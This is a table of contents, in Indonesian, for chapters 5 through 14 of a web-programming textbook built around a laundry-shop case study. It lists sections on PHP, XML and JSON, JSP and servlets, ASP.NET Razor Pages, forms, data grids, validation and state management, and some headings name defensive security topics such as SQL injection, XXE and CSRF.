5.15.3 Perbaikannya ... 464
5.15.4 Aturannya, dan dua hal yang tidak dicakupnya ... 465
5.16 Aplikasi Web Kecil: Sesi, PDO, dan *Escaping* Bersama-sama ... 466
5.17 Memasang PHP secara Manual, dan Menjalankannya di IIS ... 469
5.17.1 Mengapa repot, padahal XAMPP sudah jalan? ... 469
5.17.2 Mengunduh PHP dan *runtime* Visual C++ ... 470
5.17.3 Memasukkan PHP ke `PATH` ... 472
5.17.4 Membuat `php.ini` ... 473
5.17.5 Menguji PHP sebelum IIS terlibat ... 474
5.17.6 Menyiapkan IIS untuk PHP ... 476
5.17.7 Menyalakan ulang, dan ujinya ... 478
5.18 CRUD yang Sama dalam Java: JDBC ... 479
5.18.1 JDBC dalam satu paragraf ... 479
5.18.2 Pelanggan dan tagihan ... 480
5.19 CRUD yang Sama dalam Python: `sqlite3`, PyMySQL, dan Flask ... 489
5.19.1 DB-API ... 489
5.19.2 Pelanggan dan tagihan ... 490
5.19.3 Halaman pelanggan dalam Flask ... 496
5.20 Profitina dalam Praktik ... 498
5.21 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya ... 499
5.22 Ringkasan Bab ... 500
5.23 Soal Latihan ... 500
5.24 Penyelesaian Soal Latihan ... 502
Daftar Pustaka ... 505

BAB 6 XML dan Data Terstruktur ... 507
6.1 Di Mana Kita Berhenti ... 507

6.2 Masalah yang Diselesaikan Data Terstruktur 508
6.2.1 Dua program yang harus bersepakat 508
6.2.2 Contoh kegagalan yang dikerjakan 508
6.2.3 Aplikasi portabel, data portabel 509
6.3 Apa XML Itu, dan Apa yang Bukan 510
6.3.1 Bahasa untuk membuat bahasa 510
6.3.2 HTML menggambarkan tampilan; XML menggambarkan makna 511
6.3.3 Lima hal yang bukan XML 512
6.3.4 Di mana XML benar-benar muncul 512
6.4 Dokumen XML Pertama Anda 513
6.4.1 Baris pertama: deklarasi XML 513
6.4.2 Elemen akar dan anak-anaknya 513
6.4.3 *Feed* tagihan Profitina Laundry 514
6.5 *Well-Formedness*: Enam Aturan 516
6.5.1 Satu elemen akar, dan hanya satu 517
6.5.2 Setiap tag pembuka punya tag penutup 517
6.5.3 Huruf besar-kecil harus konsisten 517
6.5.4 Elemen bersarang; tidak pernah tumpang-tindih 517
6.5.5 Nilai atribut ditulis di dalam tanda petik 518
6.5.6 Atribut tidak boleh diulang 518
6.5.7 Menyaksikan *parser* menolak dokumen 518
6.6 Entitas, Referensi Karakter, CDATA, dan Komentar 519
6.6.1 Karakter yang sudah punya tugas 519
6.6.2 Kapan masing-masing benar-benar diperlukan 520
6.6.3 Bagian CDATA dan komentar 521
6.7 Elemen atau Atribut? 521
6.8 Pohon 522
6.8.1 Induk, anak, dan saudara 522
6.8.2 Jenis-jenis simpul 524
6.9 *Namespace* 526
6.9.1 Masalah tabrakan nama 526
6.9.2 *Namespace* dalam kode, dan satu jebakan terkenal 527
6.10 Sebuah Keluarga Kosakata 528
6.11 Asal-Usul XML 530
6.12 Validitas dan DTD 531
6.12.1 *Well-formed* tidak sama dengan benar 531
6.12.2 Mendeklarasikan elemen 532
6.12.3 Urutan, pilihan, dan jumlah 532
6.12.4 Mendeklarasikan atribut 533
6.12.5 Memasang DTD, dan tata bahasa *feed* 534
6.13 XML Schema 536
6.13.1 Tata bahasa yang ditulis dalam XML 536
6.13.2 Tipe data dan *facet* 537
6.13.3 Memvalidasi dalam tiga bahasa 540
6.14 Tiga Cara Membaca Dokumen 544
6.14.1 DOM: membangun seluruh pohon 544
6.14.2 SAX: peristiwa, satu lintasan, tanpa pohon 546
6.14.3 *Pull parsing*: kursor yang Anda kendalikan 548
6.14.4 Mengukur perbedaannya 549
6.15 XPath 550
6.15.1 Bahasa kueri untuk pohon 550
6.15.2 Dua belas ekspresi, dijalankan 551
6.15.3 Yang ditinggalkan pustaka standar Python 554
6.16 XSLT 555
6.16.1 Apa itu transformasi 555

6.16.2 Aturan templat 556
6.16.3 Lembar harian 557
6.16.4 Menjalankannya tiga kali 558
6.16.5 Mengueri dengan XSLT, dan di mana pekerjaan dilakukan 561
6.17 XML di Peramban 561
6.18 Membaca dan Menulis XML dalam PHP, Java, dan Python 562
6.18.1 Dua cara membaca dalam PHP 562
6.18.2 Menulis XML dari basis data: jangan pernah dengan menyambung string 565
6.19 JSON 583
6.19.1 JSON dari nol 583
6.19.2 Membaca dan menulis JSON 586
6.19.3 Ukuran, diukur dengan jujur 589
6.19.4 Mengapa web modern kebanyakan berbicara JSON 589
6.20 *Endpoint Feed* untuk Profitina Laundry 590
6.20.1 Merancang *endpoint* 590
6.20.2 Tiga implementasi 591
6.21 Jebakan-Jebakan 597
6.21.1 Pengodean, jebakan yang pertama menggigit 597
6.21.2 Bom entitas 597
6.21.3 XXE: dokumen yang membaca berkas Anda 598
6.21.4 Spasi putih, galat yang bukan galat 598
6.22 Profitina dalam Praktik 599
6.23 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 601
6.24 Ringkasan Bab 602
6.25 Soal Latihan 603
6.26 Penyelesaian Soal Latihan 604
Daftar Pustaka 606

BAB 7 Java Server Pages 608
7.1 Posisi Kita Saat Ini 608
7.2 Mengapa Ada Java di Sisi Server 609
7.2.1 Masalah yang harus dipecahkan Java 609
7.2.2 Tempat bagian-bagiannya berada: *container* 609
7.2.3 Apa itu *servlet* 611
7.2.4 Membalik halaman 612
7.2.5 `javax` dan `jakarta`: versi mana adalah apa 613
7.3 Menjalankan *Container* 614
7.3.1 Mengapa JDK, bukan sekadar *runtime* Java 614
7.3.2 Galat yang pertama kali dilihat semua orang 615
7.3.3 Memasang Tomcat 10.1 atau 11 secara terpisah 616
7.3.4 Membuktikan bahwa ia berjalan 617
7.3.5 Membuka aplikasi manajemen 618
7.3.6 Tomcat di dalam VS Code: Community Server Connectors 620
7.3.7 Apa yang dapat dan tidak dapat dilakukan proses pembangunan buku ini 620
7.4 Halaman JSP Pertama 621
7.4.1 Enam baris 621
7.4.2 Membaca halaman sepotong demi sepotong 621
7.4.3 Menjalankannya tanpa Tomcat 622
7.5 Halaman JSP Adalah *Servlet* yang Menyamar 623
7.5.1 Mesinnya 623
7.5.2 Keputusannya, dalam diagram alir 623
7.5.3 *Servlet* yang dihasilkan, dicetak utuh 624
7.5.4 Membaca galat yang terjadi di berkas yang tidak Anda tulis 626
7.5.5 Siklus hidup: tiga metode, dipanggil dengan tiga kekerapan 626
7.5.6 Membuktikan siklus hidup dengan halaman yang menghitung 627

7.6 *Servlet* Selengkapnya 629
7.6.1 Siklus hidup *servlet* 629
7.6.2 Permintaan dan respons 630
7.6.3 Memetakan alamat ke *servlet* 630
7.6.4 Satu *servlet*, diikuti dari awal sampai akhir 630
7.7 Membangun dan Men-*deploy* Aplikasi Web 631
7.7.1 Langkah 1: pohon pengembangan 631
7.7.2 Langkah 2 dan 3: sumber daya statis dan *deployment descriptor* 631
7.7.3 Langkah 4: membangun WAR 633
7.7.4 Langkah 5: men-*deploy* 634
7.7.5 Langkah 6: meminta halaman 635
7.8 Direktif 636
7.8.1 Apa itu direktif 636
7.8.2 Direktif `page` 636
7.8.3 Direktif `include` 637
7.8.4 Direktif `taglib` 638
7.8.5 Sintaksis bercorak XML 638
7.9 Elemen *Scripting*: Ekspresi, *Scriptlet*, Deklarasi 638
7.9.1 Ekspresi 638
7.9.2 *Scriptlet* 639
7.9.3 *Scriptlet* yang merentang HTML: perulangan 640
7.9.4 Deklarasi 641
7.9.5 Komentar JSP, dan tiga macam tak terlihat 642
7.10 Objek Implisit 643
7.10.1 Asal-usulnya 643
7.10.2 Kesembilannya, dari satu permintaan sungguhan 643
7.10.3 Empat yang benar-benar akan Anda pakai 643
7.11 Empat *Scope* 644
7.11.1 Gagasannya 644
7.11.2 Mengamati pergerakannya 645
7.11.3 Urutan pencarian 645
7.12 JavaBean dan Aksi `jsp:` 646
7.12.1 Apa itu *bean* 646
7.12.2 `jsp:useBean` 648
7.12.3 `jsp:getProperty`, `jsp:setProperty`, dan *bean* yang berisi kueri 649
7.13 *Expression Language* 652
7.13.1 Mengapa EL ada 652
7.13.2 Sintaksisnya 652
7.13.3 Setiap operator, dengan jawabannya 652
7.13.4 Objek implisit EL 653
7.14 JSTL: Pustaka Tag Standar 653
7.14.1 Sisa Java yang terakhir dikeluarkan 653
7.14.2 Perulangan, tanpa kurung kurawal yang dapat tertinggal terbuka 654
7.14.3 `c:out`, dan serangan yang dihentikannya 655
7.14.4 `c:choose`, `c:if`, `c:remove`, dan pemformatan 656
7.15 *Servlet* dan JSP Bersama: Halaman Nota Laundry 656
7.15.1 *Servlet* atau JSP? 656
7.15.2 Bentuk halaman Laundry 658
7.15.3 Daftar: satu *controller*, satu *view* 659
7.15.4 Formulir: validasi, tampilkan ulang, atau simpan lalu *redirect* 663
7.15.5 Halaman nota dan tombol alur kerja 668
7.16 JDBC dengan SQLite dan MySQL 669
7.16.1 Tempat SQL berada 669
7.16.2 Satu kelas untuk koneksi 669
7.16.3 DAO: nilai terikat dan transaksi 671

7.16.4 Membangun DAO sekali: *listener*, dan bila perlu *pool* 673
7.17 Sesi, *Cookie*, dan Login 675
7.17.1 Masalahnya, dan mekanismenya 675
7.17.2 Login 675
7.17.3 *Cookie* secara langsung 677
7.18 *Filter* 677
7.18.1 Apa itu *filter* 677
7.18.2 Tiga *filter* Laundry 678
7.19 Galat, Penyertaan, dan Penerusan 680
7.19.1 Halaman yang seharusnya dilihat pelanggan 680
7.19.2 Dua cara menyertakan, dan aturan memilihnya 681
7.19.3 *Forward* dan *redirect* 682
7.20 Menguji *Servlet* tanpa *Container* 682
7.21 Fitur yang Sama di Server HTTP Bawaan JDK 683
7.22 Fitur yang Sama dalam Python: Flask dan Jinja2 689
7.23 JSP Berdampingan dengan PHP yang Sudah Anda Kenal 693
7.24 Profitina dalam Praktik 693
7.25 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 694
7.26 Ringkasan Bab 695
7.27 Soal Latihan 695
7.28 Penyelesaian Soal Latihan 696
Daftar Pustaka 697

BAB 8 Evaluasi dan Pembahasan II: Aplikasi Web Berbasis Basis Data, dari Rancangan sampai Penerapan 699
8.1 Titik Tolak Kita 699
8.2 Cara Menghadapi Soal Aplikasi Web 700
8.3 Kasus dan Kode dalam Bab Ini 702
8.4 Proyek: Situs Web CRUD dengan Autentikasi 703
8.4.1 Soal 8.1 — Merancang basis data 703
8.4.2 Soal 8.2 — Registrasi, *login*, dan *logout* 711
8.4.3 Soal 8.3 — Delapan fitur di atas satu basis data 726
8.4.4 Soal 8.4 — Bukti, laporan, repositori, dan penerapan 753
8.5 Soal Baru yang Dikerjakan: PHP dan MySQL 761
8.5.1 Soal 8.5 — Penerimaan per gerai dan metode pembayaran 761
8.5.2 Soal 8.6 — Cek status yang tidak dapat dikelabui 766
8.5.3 Soal 8.7 — *Cookie* bukanlah sesi 770
8.6 Soal Baru yang Dikerjakan: XML dan JSON 778
8.6.1 Soal 8.8 — Mengekspor nota sehari sebagai XML 778
8.6.2 Soal 8.9 — Valid, bukan sekadar *well-formed* 784
8.6.3 Soal 8.10 — Daftar harga JSON dengan bilangan sungguhan 789
8.7 Soal Baru yang Dikerjakan: *Servlet* dan JSP 792
8.7.1 Soal 8.11 — Halaman antrean sebagai *model*, *view*, dan *controller* 792
8.7.2 Soal 8.12 — Empat tempat menyimpan sebuah bilangan 804
8.8 Perbandingan Soal-Soal dalam Bab Ini 808
8.9 Profitina dalam Praktik 809
8.10 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 810
8.11 Ringkasan Bab 811
8.12 Soal Latihan 812
8.13 Penyelesaian Soal Latihan 812

BAB 9 ASP.NET dan Rich Internet Application 816
9.1 Posisi Kita Saat Ini 816
9.2 Rich Internet Application 817
9.2.1 Apa arti "kaya" 817

9.2.2 Sebelum HTML5: zaman *plugin* 818
9.2.3 Ke mana perginya *plugin* 821
9.2.4 HTML5: platform yang menang 822
9.3 Ajax: RIA Tanpa *Plugin* 823
9.3.1 Model klasik dan model Ajax 823
9.3.2 Mengapa "asinkron" penting 824
9.3.3 Klien tipis dan klien tebal 826
9.3.4 Google Maps, contoh yang memopulerkan Ajax 828
9.3.5 Dari XMLHttpRequest ke fetch() dan *promise* 830
9.3.6 JSON, "X" yang bukan lagi XML 831
9.3.7 Halaman dirender server, halaman diperkaya Ajax, dan aplikasi satu halaman 832
9.4 Platform .NET 833
9.4.1 Dari CGI dan ASP klasik ke ASP.NET 833
9.4.2 Apa itu .NET 834
9.4.3 ASP.NET 2.0, 3.5, dan 4.0 835
9.4.4 Dari ASP.NET 5 ke ASP.NET Core dan satu .NET 835
9.4.5 ASP.NET yang mana? 837
9.5 Memasang .NET 10 SDK dan C# Dev Kit 837
9.5.1 SDK atau *runtime*? 837
9.5.2 Memasang di Windows, macOS, dan Linux 837
9.5.3 VS Code dan C# Dev Kit 838
9.5.4 Apa yang dapat dan tidak dapat dilakukan *build* buku ini 838
9.6 Aplikasi Razor Pages Pertama 839
9.6.1 Satu perintah 839
9.6.2 Anatomi proyek Razor Pages 840
9.6.3 `Program.cs`: layanan, lalu *pipeline* 841
9.6.4 Halaman dan *page model*-nya 842
9.7 Sintaks Razor 843
9.7.1 Satu karakter: `@` 843
9.7.2 *Layout* dan dua berkas bergaris bawah 845
9.8 *Page Model*, *Handler*, dan *Tag Helper* 846
9.8.1 *Page model* yang meminta apa yang dibutuhkannya 846
9.8.2 *Handler* 847
9.8.3 *Model binding* dan validasi 848
9.8.4 *Tag helper* 850
9.8.5 Dua permintaan, masing-masing satu objek halaman 851
9.9 Web Forms, Ditampilkan sebagai Konsep 852
9.9.1 Sintaks halaman 852
9.9.2 Halaman adalah objek dengan *event* 854
9.9.3 *Postback* dan *view state* 855
9.9.4 Kontrol validasi 856
9.9.5 *Master page* 859
9.9.6 Ajax di Web Forms: UpdatePanel 859
9.9.7 Setiap gagasan Web Forms dalam bentuk modernnya 861
9.10 Status Nota Langsung: Fitur Ajax untuk Profitina Laundry 862
9.10.1 Apa yang dilihat pelanggan dan konter 862
9.10.2 Aturan-aturannya, dituliskan sebelum kode 864
9.10.3 Lapisan data: satu antarmuka, dua penyimpanan 865
9.10.4 `Program.cs`: penyimpanan, halaman, dan satu *minimal API* 873
9.10.5 *Page model*: HTML untuk manusia, JSON untuk skrip 875
9.10.6 *Front end*: `live-status.js` 878
9.10.7 Konter 883
9.10.8 Menyaksikannya bekerja 887
9.10.9 *Polling* dan alternatifnya 888
9.11 Fitur yang Sama dalam PHP 889

9.12 Fitur yang Sama dalam Java 892
9.13 Fitur yang Sama dalam Python 893
9.14 Satu Kontrak, Empat Server 896
9.15 Profitina dalam Praktik 898
9.16 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 898
9.17 Ringkasan Bab 899
9.18 Soal Latihan 900
9.19 Penyelesaian Soal Latihan 901
Daftar Pustaka 903

BAB 10 Tiga Sistem Didemonstrasikan: PHP, JSP, dan ASP.NET 904
10.1 Posisi Kita Saat Ini 904
10.2 Satu Kumpulan Fitur, Lima Bangunan 905
10.2.1 Apa yang kita bangun 905
10.2.2 Lima bangunannya 907
10.2.3 Cara kode disusun, di setiap bangunan 908
10.3 Tiga Server di Satu Mesin Windows 909
10.3.1 XAMPP: Apache, MySQL, dan PHP dalam satu pemasang 909
10.3.2 Tomcat di dalam XAMPP, dan mengapa buku ini tidak memakainya 913
10.3.3 IIS: server web yang datang bersama Windows 916
10.3.4 .NET SDK dan perintah `dotnet` 919
10.3.5 Aplikasi Razor Pages pertama, dari baris perintah 922
10.3.6 Visual Studio di Windows 924
10.3.7 Tiga server yang sama tanpa Windows 929
10.4 Bagian yang Dipakai Bersama oleh Setiap Bangunan 929
10.4.1 Basis data, dan apa yang dibaca setiap bangunan darinya 929
10.4.2 Aturan, satu berkas per bahasa 930
10.4.3 Kata sandi: satu format *hash*, empat implementasi 931
10.5 PHP 8 dan PDO 934
10.5.1 Riwayat sebuah permintaan PHP: tidak ada yang tersisa 934
10.5.2 Satu pintu: *front controller* 934
10.5.3 Halaman-halamannya 936
10.5.4 Templat, dan *escaping* dengan tangan 938
10.5.5 Sesi 940
10.5.6 Basis data: PDO 940
10.5.7 Konfigurasi 941
10.5.8 Menjalankannya 942
10.6 Jakarta Servlet dan JSP 942
10.6.1 Riwayat sebuah permintaan di dalam *container* 942
10.6.2 Bagaimana sebuah alamat mencapai *servlet* 943
10.6.3 *Filter*: pemeriksaan yang dilalui setiap permintaan 944
10.6.4 *Servlet-servlet*-nya 945
10.6.5 Tampilan JSP 949
10.6.6 Konfigurasi dan *deployment descriptor* 951
10.6.7 Membangun WAR, dan apa yang tidak dijalankan 951
10.7 *Servlet* yang Sama di Server Milik JDK Sendiri 952
10.7.1 Apa yang selama ini dikerjakan *container* 952
10.7.2 Sesi, ditulis dengan tangan 954
10.7.3 Tampilan tanpa bahasa templat 954
10.7.4 Akses data, dipakai bersama dengan bangunan *servlet* 955
10.7.5 Menjalankannya 957
10.8 ASP.NET Core Razor Pages 957
10.8.1 Proyeknya, dan satu kompromi yang jujur 957
10.8.2 `Program.cs`: layanan, lalu *pipeline* 958
10.8.3 Halaman: sebuah *route*, sebuah *model*, sebuah tampilan 960

10.8.4 *Login*: autentikasi *cookie* sebagai ganti sesi 962
10.8.5 Halaman nota baru, dan sebuah temuan 963
10.8.6 *Store* CSV, secara singkat 965
10.8.7 Menjalankannya 967
10.9 Python dan Flask 967
10.9.1 WSGI: kontrak antara server dan aplikasi Python 967
10.9.2 Aplikasinya 967
10.9.3 Jinja2: *escaping* secara bawaan, dan *layout* lewat pewarisan 971
10.9.4 Sesinya adalah *cookie* bertanda tangan 972
10.9.5 Akses data dengan `sqlite3` 973
10.9.6 Menjalankannya 973
10.10 Satu Pengujian Penerimaan untuk Setiap Server 974
10.10.1 Menguji dari luar 974
10.10.2 Hasilnya 979
10.10.3 Di mana bangunan-bangunan berbeda di jalur kabel 980
10.11 Berdampingan 981
10.11.1 Dari alamat ke sepotong kode 981
10.11.2 Templat dan *escaping* 981
10.11.3 Sesi, konfigurasi, data 982
10.12 *Deployment* 983
10.12.1 PHP: XAMPP dan Apache, atau nginx dan PHP-FPM 983
10.12.2 *Servlet* dan JSP: Tomcat 984
10.12.3 ASP.NET Core: Kestrel, IIS, dan `dotnet publish` 984
10.12.4 Flask: gunicorn, dan sebuah *bug deployment* sungguhan 985
10.13 Mana yang Dipilih 987
10.14 Profitina dalam Praktik 988
10.15 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 989
10.16 Ringkasan Bab 990
10.17 Soal Latihan 991
10.18 Penyelesaian Soal Latihan 992
Daftar Pustaka 994

BAB 11 Halaman Dinamis dan Web Form 996
11.1 Posisi Kita Saat Ini 996
11.2 Halaman Statis dan Halaman Dinamis 997
11.2.1 Dua jenis halaman 997
11.2.2 Penghitung pengunjung yang statis 998
11.2.3 Penghitung yang sama, versi dinamis 998
11.2.4 Kutu tersembunyi pada penghitung, dan halaman modern yang memperbaikinya 999
11.2.5 Batas-batas "dinamis" 1001
11.3 Tempat Kode Berada: *Inline*, Satu Berkas, dan *Code-Behind* 1002
11.3.1 Situs Web Forms di Visual Studio 1002
11.3.2 *Code-behind*: dua berkas, satu kelas 1003
11.3.3 Apa yang dibangkitkan *framework* 1004
11.3.4 Pemisahan yang sama di Razor Pages 1005
11.4 Formulir HTML secara Mendalam 1006
11.4.1 Elemen form dan atribut-atributnya 1006
11.4.2 Apa yang dikirim formulir: kontrol yang *successful* 1007
11.4.3 GET dan POST 1008
11.4.4 Setiap jenis masukan 1009
11.4.5 Menyandikan badan: tiga `enctype` 1015
11.4.6 Mengunggah berkas 1018
11.4.7 Pemeriksaan oleh peramban, dan mengapa itu tidak cukup 1018
11.5 Masalah yang Hendak Dipecahkan Web Forms 1019
11.6 Model Web Forms 1019

11.6.1 Kontrol server 1019
11.6.2 Pohon kontrol dan hierarki kelas 1021
11.6.3 Web form lengkap: MyAccount 1022
11.6.4 *Postback*, dilihat dari jaringan 1026
11.6.5 ViewState 1028
11.6.6 Siklus hidup halaman 1029
11.6.7 *Event* 1032
11.7 Gagasan Web Forms dalam Bentuk Modernnya 1033
11.7.1 Satu tabel, dua dunia 1033
11.7.2 MyAccount di Razor Pages 1034
11.7.3 Siklus hidup modern, direkam 1038
11.8 Formulir Razor Pages: *Model Binding*, *Tag Helper*, *Handler* 1040
11.8.1 Alur permintaan 1040
11.8.2 *Model binding* 1041
11.8.3 *Tag helper* dan HTML yang ditulisnya 1042
11.8.4 Metode *handler* 1045
11.8.5 Validasi di server 1046
11.8.6 Post/Redirect/Get 1047
11.8.7 Token *antiforgery* 1048
11.9 Formulir "Terima Nota Baru" Laundry di Razor Pages 1049
11.9.1 Aturan, dan harganya 1049
11.9.2 Model halaman 1052
11.9.3 Halamannya 1052
11.9.4 Mengunggah foto nota 1055
11.9.5 Tempat data berada 1060
11.10 Formulir yang Sama di PHP 1061
11.11 Formulir yang Sama di Java dengan HttpServer JDK 1070
11.12 Formulir yang Sama di Python dengan Flask 1075
11.13 Keamanan Formulir 1083
11.13.1 Validasi di server 1083
11.13.2 *Escaping* pada keluaran 1083
11.13.3 *Cross-site request forgery* 1084
11.13.4 Unggahan 1085
11.13.5 Dua puluh pemeriksaan, empat server 1085
11.14 Profitina dalam Praktik 1087
11.15 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 1088
11.16 Ringkasan Bab 1089
11.17 Soal Latihan 1090
11.18 Penyelesaian Soal Latihan 1091
Daftar Pustaka 1093

BAB 12 Evaluasi dan Pembahasan III: Halaman Server, Formulir, dan *State*, dari JSP hingga Razor Pages 1094
12.1 Titik Tolak Kita 1094
12.2 Cara Menghadapi Soal Halaman Server 1096
12.3 Kasus dan Kode dalam Bab Ini 1097
12.4 Proyek: Situs Web JSP dengan Delapan Fitur CRUD 1099
12.4.1 Soal 12.1 — Model data, konseptual dan fisik 1100
12.4.2 Soal 12.2 — Delapan fitur CRUD dalam JSP 1104
12.4.3 Soal 12.3 — Situs web terindah, dibuat terukur 1135
12.4.4 Soal 12.4 — Bukti, laporan, *hosting*, dan repositori 1143
12.5 Soal Baru yang Dikerjakan: Halaman dan *State* 1151
12.5.1 Soal 12.5 — Dari halaman Web Forms ke halaman Razor 1155
12.5.2 Soal 12.6 — Penghitung pengunjung yang tidak kehilangan pengunjung 1163
12.6 Soal Baru yang Dikerjakan: Formulir dan *Handler* 1169

12.6.1 Soal 12.7 — Formulir yang aturannya bertahan apa pun yang dilakukan peramban 1169
12.6.2 Soal 12.8 — Satu halaman, dua tombol, dua *handler* 1187
12.7 Soal Baru yang Dikerjakan: Klien Kaya dan Tiga Sistem 1191
12.7.1 Soal 12.9 — Cek status, *thin client* dan *fat client* 1191
12.7.2 Soal 12.10 — Halaman yang sama di lima sistem 1201
12.8 Soal Baru yang Dikerjakan: Formulir yang Tidak Dapat Dipalsukan 1208
12.8.1 Soal 12.11 — Token anti-pemalsuan, otomatis dan dengan tangan 1208
12.9 Perbandingan Soal-Soal dalam Bab Ini 1210
12.10 Profitina dalam Praktik 1211
12.11 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 1212
12.12 Ringkasan Bab 1213
12.13 Soal Latihan 1213
12.14 Penyelesaian Soal Latihan 1214
Daftar Pustaka 1217

BAB 13 Data di Halaman: GridView dan Tabel Data 1219
13.1 Posisi Kita Saat Ini 1219
13.2 Masalah yang Dipecahkan Sebuah Grid 1220
13.2.1 Tujuh pekerjaan 1220
13.2.2 Besarnya masalah 1221
13.2.3 Studi kasus, sebagaimana pelajaran aslinya merumuskannya 1221
13.3 Data di Baliknya 1222
13.3.1 Basis data MyLaundry yang asli 1222
13.3.2 Membaca tabel dari C#, sebelum ada grid 1225
13.3.3 Nota-nota Profitina Laundry 1227
13.4 GridView: Tabel yang Mengenal Datanya 1228
13.4.1 Sekali lagi, apa itu kontrol server 1228
13.4.2 Grid terkecil 1229
13.5 Kolom, Perintah, dan Postback 1230
13.5.1 Mendeklarasikan kolom 1230
13.5.2 Sebuah klik adalah postback 1234
13.5.3 Membaca handler, dan cacat pada salah satunya 1235
13.5.4 Grid sebagai sumber data bagi kontrol lain 1236
13.6 Templat: Mengubah, Menghapus, dan Menambah di Tempat 1238
13.6.1 Halamannya 1238
13.6.2 Handler-handlernya 1241
13.6.3 Menambah, dan pesan yang semestinya tidak ditulis seperti itu 1246
13.7 Kontrol Sumber Data, Pembagian Halaman, dan Pengurutan 1247
13.7.1 Mendeklarasikan data alih-alih mengodekannya 1247
13.7.2 Nota-nota Laundry, seandainya dikerjakan dengan Web Forms 1247
13.7.3 Apa yang tidak dapat dikatakan deklarasi 1250
13.8 Dari Web Forms ke Razor Pages 1253
13.8.1 Pekerjaan yang sama, kebiasaan yang berbeda 1253
13.8.2 Satu permintaan, diikuti sampai akhir 1254
13.8.3 Skema alamat 1254
13.9 State Grid Tinggal di Alamat 1255
13.9.1 Satu objek untuk seluruh state 1255
13.9.2 Formulir juga membawa state 1257
13.10 Menyaring dengan Aman 1257
13.10.1 Klausa WHERE dengan lubang untuk nilai 1257
13.10.2 “Sampai” berarti “sampai akhir hari itu” 1258
13.11 Mengurutkan per Kolom Tanpa SQL Injection 1259
13.11.1 Satu-satunya bagian kueri yang tidak dapat diikat 1259
13.11.2 Daftar putih 1259
13.11.3 Mengapa pemutus seri penting 1260

13.12 Pembagian Halaman di Sisi Server dengan LIMIT dan OFFSET 1261
13.12.1 Tiga rumus kecil 1261
13.12.2 Kuerinya 1262
13.13 Keyset Paging, dan Mengukur Keduanya 1263
13.13.1 Apa yang sebenarnya diminta OFFSET 1263
13.13.2 Keyset paging: lanjutkan dari tempat Anda berhenti 1264
13.13.3 Syarat yang sama, tiga cara, satu di antaranya lambat 1264
13.13.4 Mengukurnya pada nota-nota Laundry 1265
13.13.5 Mana yang dipakai grid, dan mengapa 1267
13.14 Mengubah Status di Tempat 1268
13.14.1 Apa yang boleh berubah, dan bagaimana 1268
13.14.2 Dua kasir, satu nota 1270
13.14.3 Menjawab POST dengan pengalihan 1271
13.15 Menghapus dengan Konfirmasi 1273
13.15.1 Kapan sebuah nota boleh dihapus? 1273
13.15.2 Bertanya lebih dulu, tanpa bergantung pada skrip 1273
13.15.3 Sisi server 1274
13.16 Mengekspor ke CSV 1275
13.16.1 Formatnya 1275
13.16.2 Dua jebakan yang tidak ada di RFC 1275
13.17 Grid Razor Pages, Dirakit Utuh 1277
13.17.1 Proyeknya, dan paket yang tidak dapat dipasang 1277
13.17.2 Program.cs 1278
13.17.3 Page model 1279
13.17.4 Templatnya 1281
13.17.5 Daftar putih di memori, dan penyimpanan SQL 1283
13.18 Grid yang Sama dalam PHP dengan PDO 1285
13.19 Grid yang Sama dalam Java 1288
13.20 Grid yang Sama dalam Python dengan Flask 1290
13.21 Progressive Enhancement dengan fetch() 1293
13.21.1 Dua peramban, satu grid 1293
13.21.2 Cara kerjanya 1296
13.21.3 Diuji di peramban sungguhan 1296
13.22 Satu Himpunan Pemeriksaan untuk Empat Server 1296
13.22.1 Uji yang tidak memercayai server 1296
13.22.2 Apa yang dijalankan, dan di mana 1297
13.23 Profitina dalam Praktik 1298
13.24 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 1299
13.25 Ringkasan Bab 1300
13.26 Soal Latihan 1301
13.27 Penyelesaian Soal Latihan 1302
Daftar Pustaka 1303

BAB 14 Validasi dan Manajemen State 1305
14.1 Posisi Kita Saat Ini 1305
14.2 Mengapa Memvalidasi, dan di Mana 1306
14.2.1 Tiga jenis data buruk 1306
14.2.2 Sisi klien dan sisi server 1307
14.2.3 Pemeriksaan sisi klien yang ditulis sendiri 1307
14.2.4 Mengapa pemeriksaan peramban tidak membuktikan apa pun 1309
14.3 Kontrol Validator Web Forms 1310
14.3.1 Cara kerja kontrol validator 1310
14.3.2 RequiredFieldValidator 1311
14.3.3 CompareValidator: tiga tugas dalam satu kontrol 1313
14.3.4 RangeValidator 1314

14.3.5 RegularExpressionValidator 1315
14.3.6 CustomValidator, di klien dan di server 1317
14.3.7 ValidationSummary 1320
14.3.8 Formulir pelanggan Laundry, cara Web Forms 1321
14.3.9 User control: potongan halaman yang dapat dipakai ulang 1324
14.4 Validasi di ASP.NET Core Razor Pages 1326
14.4.1 Proyeknya, dan cara menjalankannya 1326
14.4.2 Data annotation: aturan yang ditulis sebagai atribut 1329
14.4.3 Atribut khusus untuk nomor ponsel Indonesia 1330
14.4.4 Model binding dan ModelState 1333
14.4.5 Halamannya: asp-for dan asp-validation-for 1334
14.4.6 Validasi klien yang unobtrusive 1336
14.4.7 Aturan yang memerlukan basis data 1338
14.5 HTTP Lupa: Masalah State 1340
14.5.1 Setiap permintaan bertemu halaman baru 1340
14.5.2 Mengalihkan, dan membawa sebuah nilai 1341
14.5.3 Peta mekanisme 1342
14.6 State yang Disimpan Klien 1345
14.6.1 View state 1345
14.6.2 Control state 1348
14.6.3 Hidden field 1350
14.6.4 Query string 1351
14.6.5 Cookie 1352
14.7 State yang Disimpan Server 1355
14.7.1 Session state 1355
14.7.2 Sesi di ASP.NET Core 1358
14.7.3 Draf nota di dalam sesi 1359
14.7.4 TempData, pesan flash, dan Post/Redirect/Get 1364
14.7.5 Application state dan cache 1365
14.7.6 Profile properties, dan basis data sebagai state 1367
14.7.7 Lab state 1367
14.8 Meja Depan yang Sama dalam PHP 1369
14.9 Meja Depan yang Sama dalam Java 1373
14.9.1 Di server HTTP milik JDK sendiri 1373
14.9.2 Dengan servlet dan HttpSession 1375
14.10 Meja Depan yang Sama dalam Python dengan Flask 1378
14.11 Satu Uji, Empat Server 1386
14.12 Keamanan dan Data Pribadi 1387
14.13 Profitina dalam Praktik 1389
14.14 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 1389
